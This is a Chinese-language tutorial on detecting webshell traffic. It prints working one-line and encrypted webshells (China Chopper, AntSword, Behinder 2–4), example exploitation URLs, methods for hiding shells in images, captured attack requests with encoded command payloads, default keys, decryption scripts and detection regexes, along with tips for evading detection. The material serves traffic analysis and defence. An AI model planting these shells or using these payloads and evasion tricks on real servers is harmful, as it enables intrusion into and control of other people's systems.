流量分析-Webshell

常见的一句话木马：

```
asp一句话 <%eval request("pass")%>
aspx一句话 <%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>
php一句话 <?php @eval($_POST["pass"]);?>
```

什么是 Webshell

- Webshell 看起来和普通的服务端脚本一样，看起来就像普通的代码。
- Webshell 对本地资源具备一定的操作能力，其操作本地资源的范围取决于解析器的权限。

```
# Webshell: 1.php
<?php echo system($_GET["cmd"]);?>
# 利用方式
http://ip:port/hackable/uploads/1.php?cmd=ls
```

```
# Webshell: 2.php
<?php eval($_GET["cmd"]);?>
# 利用方式
http://ip:port/hackable/uploads/2.php?cmd=phpinfo();
```

```
#  Webshell: 3.php
<?php include "shell.jpg";?>
# 利用方式
# 上传shell.jpg到同一目录，其中包含代码<?php phpinfo();?>
# 文件也可以是shell.jsp、shell.txt
http://ip:port/hackable/uploads/3.php
```

Webshell 恶意函数

```
fwrite：写入文件（可安全用于二进制文件）。
eval：把字符串作为PHP代码执行。
exec：执行一个外部程序。
system：执行外部程序，并且显示输出。
stripslashes：反引用一个引用字符串。
inflate：inflate方法的主要作用就是将xml转换成一个View对象，用于动态的创建布局。
gzinflate：gzinflate()，gzdeflate()是压缩与解压缩算法。
passthru：执行外部程序并且显示原始输出。
move_uploaded_file：将上传的文件移动到新位置。
phpinfo：输出关于 PHP 配置的信息。
```

图片马制作方式

copy 命令：

```
CMD命令：copy 1.jpg/b+1.php/a 2.jpg
```

PS 软件：

```
PS打开图片，在文件—>文件简介里插入需要的木马代码，最后：文件—>保存【保存：覆盖原文件，也可以另存为其他格式】。
```

edjpg 软件：

```
将图片直接拖到edjpg.exe上，在弹出窗口内输入一句话木马即可。
```

十六进制编辑器：

```
用010 Editor或winhex等十六进制编辑器打开图片，将一句话木马插入到右边最底层或最上层后保存。
```

Webshell 流量分析


CKnife 菜刀

基础代码

```
# npc.php
<?php eval($_POST["npc"]);?>
```

流量特征

- 明文传输。
- npc 是 php 一句话木马的 password。



```
POST /npc.php HTTP/1.1
X-Forwarded-For: 250.244.133.62
Referer: http://192.168.35.155/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.35.155
Content-Length: 828
Cache-Control: no-cache

npc=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ
2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JG09Z2V0X21hZ2ljX3F1b3Rlc19ncGMoKTskcD0nY21kJzskcz0nY2QgL2QgQzpcXHB
ocHN0dWR5X3Byb1xcV1dXXFwmbmV0c3RhdCAtYW4gfCBmaW5kICJFU1RBQkxJU0hFRCImZWNobyBbU10mY2QmZWNobyBbRV0nOyRkPWRpcm5hbWUoJ
F9TRVJWRVJbIlNDUklQVF9GSUxFTkFNRSJdKTskYz1zdWJzdHIoJGQsMCwxKT09Ii8iPyItYyBcInskc31cIiI6Ii9jIFwieyRzfVwiIjskcj0ieyR
wfSB7JGN9IjskYXJyYXk9YXJyYXkoYXJyYXkoInBpcGUiLCJyIiksYXJyYXkoInBpcGUiLCJ3IiksYXJyYXkoInBpcGUiLCJ3IikpOyRmcD1wcm9jX
29wZW4oJHIuIiAyPiYxIiwkYXJyYXksJHBpcGVzKTskcmV0PXN0cmVhbV9nZXRfY29udGVudHMoJHBpcGVzWzFdKTtwcm9jX2Nsb3NlKCRmcCk7cHJ
pbnQgJHJldDs7ZWNobygiWEBZIik7ZGllKCk7'));\");"));HTTP/1.1 200 OK
Date: Wed, 29 Dec 2021 05:25:00 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Antsword 蚁剑

基础代码

```
# 4.jsp
<%!
class U extends ClassLoader{
  U(ClassLoader c){
    super(c);
  }
  public Class g(byte []b){
    return super.defineClass(b,0,b.length);
  }
}
%>
<%
String cls=request.getParameter("ant");
if(cls!=null){
  new U(this.getClass().getClassLoader()).g(new
sun.misc.BASE64Decoder().decodeBuffer(cls)).newInstance().equals(pageContext);
}
%>
```

流量特征

- 明文传输。
- 参数名：
    - 未经过混淆加密，参数名为 `ant`。
    - 经过混淆加密后，参数名大多为 `_0x.....=` 形式（下划线可替换为其他）。

```
POST /4.jsp HTTP/1.1
Host: 192.168.35.155
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 8540
Connection: close
```

```
ant=yv66vgAAADIBcQoACQCgCQA0AKEJADQAoggAowoABwCkCAClBwCmCgAHAKcHAKgKAKkAqgcAqwgArAcArQcArgoACQCvCAB3CgAHALAKALEAsg
oAsQCzCAB5CAC0CQA0ALUIALYJADQAtwgAuAkANAC5BwC6CAC7CgAbALwIAL0IAL4IAL8IAMAIAMEIAMILAA0AwwsACwDECwANAMQLAAsAxQoANADG
CgA0AMcKABsAyAcAyQoAKwCgCADKCgArAMsKAA4AzAoAKwDMCwANAM0KABsAzAoAzgDPBwDQCgA0AKAIANEIANIIANMJANQA1QoA1gDXCgDYANkKAE
wA2ggA2woATADcCADdCgBMAN4HAN8KAEwA4AoAQQDhCgBMAOIKAEwA4woAKwDkCADlCgBBAOYKAEEA5wgA6AgA6QcA6goABwDrCgAHAOwHAO0HAO4I
AO8IAPAIAI8KAEwA8QoANADyCADzCAD0CgDUAPUHAPYKAFkA9wgA%2BAoATAD5CAD6CwD7APwLAPsA%2FQsA%2BwD%2BCwD%2FAQALAQEBAgsBAQED
CAEECwD7ALMKAQUBBgoBBQEHCgEIAQkKADQBCgoBCAELCAEMCgDUAQ0KAEwBDggBDwoATAEQBwERBwESCgBxARMKAHABFAoAcAEVCAEWCgBwARcBAA
dyZXF1ZXN0AQAnTGphdmF4L3NlcnZsZXQvaHR0cC9IdHRwU2VydmxldFJlcXVlc3Q7AQAIcmVzcG9uc2UBAChMamF2YXgvc2VydmxldC9odHRwL0h0
dHBTZXJ2bGV0UmVzcG9uc2U7AQAHZW5jb2RlcgEAEkxqYXZhL2xhbmcvU3RyaW5nOwEAAmNzAQAMcmFuZG9tUHJlZml4AQAGPGluaXQ%2BAQADKClW
AQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEABmVxdWFscwEAFShMamF2YS9sYW5nL09iamVjdDspWgEADVN0YWNrTWFwVGFibGUHAK4HANAHAKgHAK
4HALoHAOoBAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEACkV4Y2VwdGlvbnMBAAZkZWNvZGUBACYoTGphdmEvbGFuZy9TdHJpbmc7KUxq
YXZhL2xhbmcvU3RyaW5nOwcA3wcA7gEAEkV4ZWN1dGVDb21tYW5kQ29kZQEASihMamF2YS9sYW5nL1N0cmluZztMamF2YS9sYW5nL1N0cmluZztMam
F2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7BwEYBwEZBwEaAQAFaXNXaW4BAAMoKVoBAA9Db3B5SW5wdXRTdHJlYW0BADAoTGphdmEv
aW8vSW5wdXRTdHJlYW07TGphdmEvbGFuZy9TdHJpbmdCdWZmZXI7KVYHAREHARsBAApTb3VyY2VGaWxlAQAJRXhlYy5qYXZhDAB%2FAIAMAHcAeAwA
eQB6AQAdamF2YXguc2VydmxldC5qc3AuUGFnZUNvbnRleHQMARwBHQEACmdldFJlcXVlc3QBAA9qYXZhL2xhbmcvQ2xhc3MMAR4BHwEAEGphdmEvbG
```

Behinder 冰蝎 2

基础代码

```
# behinder.php，密码pass

<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
  $post=file_get_contents("php://input");
  if(!extension_loaded('openssl'))
  {
    $t="base64_"."decode";
    $post=$t($post."");

    for($i=0;$i<strlen($post);$i++) {
           $post[$i] = $post[$i]^$key[$i+1&15];
          }
  }
  else
  {
    $post=openssl_decrypt($post, "AES128", $key);
  }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
  class C{public function __construct($p) {eval($p."");}}
  @new C($params);
}
?>
```


流量特征

- 密钥特征：使用 AES 加密 +Base64 编码，AES 使用动态密钥对通信进行加密。
- 请求包/响应包固定字节：请求包前 21 字节，响应包前 42 字节为固定值，一般与 Webshell 密码有关。
- 请求头 User-Agent 字段：内置了 10 种 User-Agent，每次连接 Shell 时会随机选择一个进行使用。因此当发现一个 IP 的请求头中的 User-Agent 在频繁变换，就可能是冰蝎。
- 响应数据包：响应数据包中长度为 16 的字符串为 key，例如 `93edbafac50eb64c`。

简单的流量拦截：

```
# \b匹配边界符
^[a-z0-9]{16}\b

# 提取出93edbafac50eb64c
```

流量解密



```
HTTP/1.1 200 OK
Date: Thu, 30 Dec 2021 02:05:15 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=m65osakom9onfoktrcoop780j4; path=/
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

93edbafac50eb64cPOST /behinder.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m65osakom9onfoktrcoop780j4; path=/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; SE 2.X MetaSr 1.0)
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.35.155
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1112
```

流量 AES 加解密示例：

```
# 密钥
key = 93edbafac50eb64c

# 密文
cipher =
pu+VEA885HAovMSbbH5wj3cXwQkpnSRYpZy8fAWrRA3ETLuyZqRQSm6koxDp1mKeTYLUlMk59hK6lOAbj2Hh/vxXzV
yn/4uPlKV7WeMOeRGLhBQMou01R+TJLP7NTtVn

# 通过工具解密 https://oktools.net/aes
# 模式：CBC
# 填充：Pkcs7
{"status":"c3VjY2Vzcw==","msg":"YmMzYjNhNzktY2Q4NC00ZGUwLWJjYzUtMjQ0NmY4NzUxNjE1"}
# 再通过base64解密
{"status":"c3VjY2Vzcw==","msg":"bc3b3a79-cd84-4de0-bcc5-2446f8751615"}
```

Behinder 冰蝎 3

基础代码

```
# behinder3.php, 密码rebeyond

<?php
@error_reporting(0);
```


```
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
  $_SESSION['k']=$key;
  session_write_close();
  $post=file_get_contents("php://input");
  if(!extension_loaded('openssl'))
  {
    $t="base64_"."decode";
    $post=$t($post."");

    for($i=0;$i<strlen($post);$i++) {
           $post[$i] = $post[$i]^$key[$i+1&15];
          }
  }
  else
  {
    $post=openssl_decrypt($post, "AES128", $key);
  }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
  class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

流量特征

- 密钥特征：使用 AES 加密 +Base64 编码，取消了冰蝎 2.0 的动态获取密钥，使用固定的连接密钥，AES 加密的密钥为连接密码 MD5 的前 16 位，默认连接密码是 `rebeyond` （即 `md5('rebeyond')[0:16]=e45e329feb5d925b`）。
- 请求包/响应包固定字节：请求包前 21 字节，响应包前 42 字节为固定值，一般与 Webshell 密码有关。
- 请求头 User-Agent 字段：内置了 10 种 User-Agent，每次连接 Shell 时会随机选择一个进行使用。
- 请求头 Content-Type 字段：

```
JSP: Application/octet-stream
```

- 请求头 Content-Length 字段：即使是冰蝎 3.0 最小的流量包，请求头的 Content-Length 都要大于 5000。



```
POST /behinder3.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-type: application/x-www-form-urlencoded
Referer: http://192.168.35.155/X2XDS.php
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.35.155
Connection: keep-alive
Content-Length: 5720
Cookie: PHPSESSID=e8crnmdnbd09ltsk47dc2tb9m2
```

```
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
EoF4cALpPx7iWrAyh+MlNnzQw5CiQvEfyoilhU/
KCiLMX5VC2X2kJIPL0c2mtqq7zBUyhkazzMfew4bbKlLRqe0VrDhLreVvkg4Py44sltk0x+oG0bSsKTKSQJUZc54P49Y+hkYcG2PfXrpn1MZKD1CEphOMPOJlvWohvouC0KhFKA2w/
PkjY9CViUSLeHpGTtkcQge1nN+qjKJcQ6rVlCjqtReTS2RJXjcvYxOzHQlR3bgI6rBnr+TfYlCn12MhHvLdyFweFldDQKPwqf8YZPZ2X1SUBASY2icMhgOAus6Gqf4imbgZ5tUCMQ0GYEP/
a1jw8mS1gCllfrzrKw5FDr1iVVYPzbx2DvmcoZPYX45rT4waQ71c6wxM5d4KGxsYViNaJGxbEg6yExe49YFZTX53pDGi2dqgNpz466qE/
```

一些绕过的思路：

- 在 Webshell 前后加入无规则字符。
- 使用分块编码传输绕过，请求头 `Transfer-Encoding: chunked`。

流量解密

冰蝎 3.0 基础解密脚本示例：

```python
import base64
from Crypto.Cipher import AES
def aes_decode(data, key):
    try:
        aes = AES.new(str.encode(key), AES.MODE_ECB)
        decrypted_text = aes.decrypt(data)
        decrypted_text = decrypted_text[:-(decrypted_text[-1])]
    except Exception as e:
        print(e)
    return decrypted_text
if __name__ == '__main__':
    key = 'eac9fa38330a7535'
    data = b" KCbAGC/zgT89mb2V…<YOUR_PAYLOAD_HERE>"
    data = base64.b64decode(data)
    a = aes_decode(data, key)
    print(a)
```

Behinder 冰蝎 4

基础代码

冰蝎 4 内置传输协议：

- default_xor
- default_xor_base64
- default_aes

- default_image
- default_json
- aes_with_magic

default aes 加密函数：

```
    private byte[] Encrypt(byte[] data) throws Exception
    {
        String key="e45e329feb5d925b";
        byte[] raw = key.getBytes("utf-8");
        javax.crypto.spec.SecretKeySpec skeySpec = new
javax.crypto.spec.SecretKeySpec(raw, "AES");
        javax.crypto.Cipher cipher
=javax.crypto.Cipher.getInstance("AES/ECB/PKCS5Padding");// "算法/模式/补码方式"
        cipher.init(javax.crypto.Cipher.ENCRYPT_MODE, skeySpec);
        byte[] encrypted = cipher.doFinal(data);
        Class baseCls;
        try
        {
            baseCls=Class.forName("java.util.Base64");
            Object Encoder=baseCls.getMethod("getEncoder", null).invoke(baseCls, null);
            encrypted= (byte[]) Encoder.getClass().getMethod("encode", new Class[]
{byte[].class}).invoke(Encoder, new Object[]{encrypted});
        }
        catch (Throwable error)
        {
            baseCls=Class.forName("sun.misc.BASE64Encoder");
            Object Encoder=baseCls.newInstance();
            String result=(String) Encoder.getClass().getMethod("encode",new Class[]
{byte[].class}).invoke(Encoder, new Object[]{encrypted});
            result=result.replace("\n", "").replace("\r", "");
            encrypted=result.getBytes();
        }
        return encrypted;
    }
```

default aes 解密函数：

```
    private byte[] Decrypt(byte[] data) throws Exception
    {
        String k="e45e329feb5d925b";
        javax.crypto.Cipher
c=javax.crypto.Cipher.getInstance("AES/ECB/PKCS5Padding");c.init(2,new
javax.crypto.spec.SecretKeySpec(k.getBytes(),"AES"));
        byte[] decodebs;
        Class baseCls ;
                try{
                    baseCls=Class.forName("java.util.Base64");
                    Object Decoder=baseCls.getMethod("getDecoder", null).invoke(baseCls,
null);
```

```
                    decodebs=(byte[]) Decoder.getClass().getMethod("decode", new Class[]
{byte[].class}).invoke(Decoder, new Object[]{data});
                }
                catch (Throwable e)
                {
                    baseCls = Class.forName("sun.misc.BASE64Decoder");
                    Object Decoder=baseCls.newInstance();
                    decodebs=(byte[]) Decoder.getClass().getMethod("decodeBuffer",new
Class[]{String.class}).invoke(Decoder, new Object[]{new String(data)});

                }
        return c.doFinal(decodebs);

    }
```

流量特征

- 密钥特征：提供传输协议自定义的功能，让用户对流量的加密和解密进行自定义。不再有连接密码的概念，自定义传输协议的算法就是连接密码。默认时，密钥与冰蝎 3.0 相同，即 `e45e329feb5d925b`。
- 请求头 User-Agent 字段：内置了 10 种 User-Agent，每次连接 Shell 时会随机选择一个进行使用。

```
"Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_3) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.114 Safari/537.36",
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0",
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36",
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36 Edg/99.0.1150.55",
"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36",
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0",
"Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125
Safari/537.36",
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.125 Safari/537.36",
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0",
"Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"
```

- 请求头 Accept 字段（弱特征）：

```
Accept: application/json, text/javascript,*/*; q=0.01
Accept: application/json, text/javascript
```

- 请求头 Content-Type 字段（弱特征）：

```
PHP: Application/x-www-form-urlencoded
ASP: Application/octet-stream
```

- 请求头 Connection 字段：使用长连接，避免了频繁的握手造成的资源开销。

```
Connection: Keep-Alive
```

- 请求头 Cookie 字段：`PHPSESSID=xxx`

```
Cookie: PHPSESSID=hslqlp72irgjae6hcdgb2tcb9k
```
